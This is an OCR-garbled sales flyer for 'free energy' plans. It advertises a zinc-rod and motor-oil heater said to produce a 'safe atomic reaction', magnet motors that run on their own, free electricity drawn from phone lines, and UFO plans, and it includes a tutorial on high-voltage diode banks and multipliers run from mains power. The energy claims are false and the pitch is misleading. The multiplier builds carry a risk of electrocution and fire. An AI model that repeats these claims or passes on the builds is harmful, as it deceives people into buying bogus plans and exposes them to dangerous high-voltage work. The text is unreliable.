Free Energy using Carbon rod,
as well as special Molded Soft Iron Ductal Cores

H&*

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There are many secrets which we are going to share in these plans. We have found this new discovery to be one of the most fascinating projects we have ever worked on, and used with Rick's new step up transformer technology makes this an even more powerful source of free energy than anyone has ever seen!

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Zinc Rod

FREE HEAT FOR THE REST OF YOUR LIFE!
NO MORE HEATING BILLS! • SAFER THAN NATURAL GAS
NO FLAMES • NO GASES • RUNS VERY QUIET!
(When combined with a 10 hp fuelless Engine)

Converts any gas or electric furnace into a FREE ENERGY HEATING SOURCE! Which can lower your heating bills for your entire home to \$0 per month, The cost to run a fan blower to blow the heat around your home will be \$0 per month using our Fuel less Engine as a replacement motor for your furnace blower motor. This invention uses a Zinc rod and Motor Oil inside an aluminum outer casing. The Fuel less Heater has many US Patents to back it up. Your existing thermostat will all stay the same! The only thing that will be replaced is the old heating source, everything else will stay the same. The heat can then be controlled by using your old thermostat. Your thermostat will turn the unit on and off as needed or you can use the Fuel less Heater as a room to room space heater.

We suggest that you build a small space heater unit first. The larger the unit you build the more BTU's you will get.

Drawing shows the main heating unit, a small 1 hp free energy motor is added, and is used to blow the Hot Air around a room

or furnace air duct system etc.. The 1 hp free energy motor is our Fuel less Engine model.

HOW IT WORKS: To start we use a 7" x 11" metal drum, (Which is the outer drum) Then Motor oil is poured into the inner can, It does not use oil, it only uses the atomic atoms from the oil which is very safe to use. The oil is only added one time for the life of the unit! Then a zinc rod is placed in the center of the inner drum, in return, a safe atomic reaction takes place which creates a strong chain reaction within the atoms of the oil creating an enormous amount of heat.

Plans are well illustrated and professionally done.

Temp.

up to- 400 °F

200,000 BTU

See our plans

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PERMANENT MAGNET MOTORS!

Free energy using Radio Shack ceramic bar magnets.
I will show you how to build 2 simple motors that will actually move by the free power of magnets. You will learn the correct way to angle the rotor and stator magnets. The plans will explain why and how they work. The horse power will depend on how strong your magnets are. These plans are for research purposes only. I have spent many nights awake learning how to use these magnets, many hours of research have gone into these 2 simple designs.

1 David Waggoner

" FOR EXPERIMENTAL RESEARCH ONLY "

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FREE ELECTRICITY from the PHONE CO.

\Jm*

David Waggoner has invented a way to pull enough electricity from the phone company to light a 150 watt light bulb, and it's all legal! He has developed a way to charge batteries and still use your telephone without any problems.

You can use this free electricity to run lights, motors Radios, etc...

A Very special Design. Dave's device is easy to build, Only Dave's special circuit design will give you the best results!

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Actual drawings and plans of a USA man made UFO flying saucer.

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600 volt x 40 amp HV diodes connected in series. www.Allelectronics.com

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BY:

DAN QUALE


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High Voltage Diodes

Time is running out

CVR page1

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HV Diodes

Diodes are basically one way electrical valves, They only permit common electrical voltage and current to travel one way. They are used in Charging systems, to charge batteries, car batteries, marine batteries etc.. They are used in Radios, TV's, VCR's etc... We use them in our Fuelless Engine designs for our capacitors as well as our Free Energy From the earth

devices. Another common energy use for diodes are solar cells or solar panels. Without the use of a diode from the positive leg of a solar cell to the positive terminal of a 12 volt car or marine battery there would be no collected stored charge. Diodes come in many sizes shapes and voltage / current ratings. Diodes can change AC to DC, Therefore by placing a diode or diodes on 120 vac house current you turn it into 120 vdc. And if the diode is rated for 2 amps max, then that is all the diode will take before burning up (If your DC load is over 2 amps such as a motor).

When selecting a diode or diode bank, you first start by calculation the maximum current and voltage that you will be using it for. For example: If you are going to be using a diode to charge an electrolytic capacitor and the capacitor is rated at 200 uf (which will equal about 2.5 to 3 amps of power draw), then the Diode must be rated at 6 amps. This gives the Diode plenty of room in case of large back emf surges (if used in a coil circuit). Depending on what you are using the diode for also depends on how high to go on your rating, For example if you are going to use multipliable diodes for a high voltage multiplier and you are using 120 vac house current as your input and you are going to be using 200 uf capacitors rated at 300 to 360 v, your diodes must be higher than normal because multipliers can run a bit rough and can easily burn out your diodes starting with the first one in line (I know from experience! Afire can result!). So that being the case your diode must be rated 600 v max x 6 amps.

2000 volt diode bank

High Voltage Diodes can some times be hard to find. Lets say you need a 2000 v diode but all you have in stock is 500 volt, what are you going to do? The answer is very simple you simply connect 4 - 500 v diodes in series just like batteries and you get an instant 2000 v diode bank. If all of this seems to be way over your head I would like to suggest a very good beginners book in electronics that you can buy at any Radio Shack store called "Getting Started in Electronics by Forrest M. Mims " It will teach you the basics of soldering and explain what a diode is. Cat. No. 276-5003A. You maybe also able to find it for sell on the web. It will teach you basic electronics very quickly!

Diode

Diode Symbol

Page 2

A High Voltage High Amp
Diode

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KEEP OUT OF THE REACH OF CHILDREN AND ADULTS.
COVER ALL BATTERY TERMINALS WITH RUBBER OR ANY
OTHER NON CONDUCTIVE MATERIAL. MISTAKES CAN HAPPEN.
PLEASE BE CAREFUL!

Page 3

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6000 volt Diode bank

Again very simple, use 6 - 1000 volt x 2 amp diodes connected in series. Make sure all connections are well soldered or diode bank could cause damage or injury to yourself. Using clear 1" Diameter plexi glass tubing makes for a great looking outer case, you can use PVC pipe ends for the ends of the tubes, let the leads hang out of both ends of the tube and glue in place with silicone type 2 100% clear (caulking gun type) you can also use PVC glue to glue the PVC ends to the plexi. If you do not want your diodes moving about inside of your plexi glass or PVC tubing, you can use a 2 part epoxy to completely fill the entire tube, do not use silicon to do this as it would take a year to completely harden all the way through and could be a fire hazard.

One way flow

Plexi Glass tube or PVC Pipe

PVC Pipe ends

How to increase amperage rating for a 1000 volt Diode

This is also very simple, it can be done with any size diode(s), by simply connecting a 1000 volt diode in parallel to another to increase amperage rating by 2. It's like connecting batteries in parallel. The more you connect the more the diode rating bank goes up. Lets say you have a 1 6,000 volt diode that you have taken out of an old microwave oven or one you have bought from a internet supplier. I think these type are rated at about 250 ma, connect 4 of the in parallel and you have a 1 6,000 volt x 1 amp diode bank, great for many High Voltage projects which need high volts as well as high amps.

10kv x 1amp Large
Microwave Diode!

Parallel connection

Page 4

About High Voltage Diodes ***** It e *?L PS

Again High voltage diodes allow current to flow in only one direction only. They are specifically fused for high voltage applications. Some common high voltage diodes include general purpose, Schottky, PIN diodes, and rectifiers there are many sizes availble.

In their simplest form, Schottky high voltage diodes consist of a metal layer, which contacts a semiconductor element. The metal / semiconductor junctions exhibit rectifying behavior (i.e., the current passes through the structure more readily with one polarity than the other). Unfortunately, the fabrication of conventional metal / semiconductor structures often results in chemical damage at the interface between the two layers. This leads to poor performance. More

recently, researchers have found that conductive polymer structures can be utilized to replace the metal layer, thereby yielding more ideal one way diode device.

PIN diodes are three-layer semiconductor diode consisting of an intrinsic layer separating heavily doped P and N layers. The charge stored in the intrinsic layer in conjunction with other diode parameters determines the resistance of the diode at RF and microwave frequencies. This resistance typically ranges from kilohms to less than 1 ohm for a given diode. PIN high voltage diodes are typically used as switches or attenuator elements.

Rectifiers are electronic high voltage diodes, which allow current to flow in only one direction. Essentially, they act as one-way valves, and are used to convert AC current to DC current.

The performance of high voltage diodes is determined by a number of voltage, current and time coefficients:

V_{rkm} - Maximum Reverse Voltage, which is the maximum reverse voltage of the diode.

V_F : Forward Voltage, which is the voltage across the diode terminals resulting from the flow of current in the forward direction.

I_R : Reverse Current flows when reverse bias is applied to a semiconductor junction.

t_{rr} : Reverse Recovery Time is the time required for the current to reach a specified reverse current (I_R) after instantaneous switching from a specified forward condition (I_F).

I_F : Forward Current is the current flowing through the diode in the direction of lower resistance.

T_j : Junction Operating Temperature is the range of temperatures in which the high voltage diodes are designed to operate.

ΔI_j^{**}

Diode rated at

Diode rated at J kv x 6am P s Diode rated at

600 v x 40 amps 10kv x] am P s

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Voltage Multipliers

Amp
Meter

n

^ = HV Diode 600 v x 6 amps

O = HV Capacitor (Electrolytic type)

200 uf x 360 v / Gty-11 = 1,210 vdc output

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Commutator copper pipe SW
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Incase the multiplier in a safe plastic case. One Mistake and you are dead! You build at your own risk, we are not responsible for anything in these plans.

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See our plans

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Actual drawings and plans of a USA man made UFO flying saucer.

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
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
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
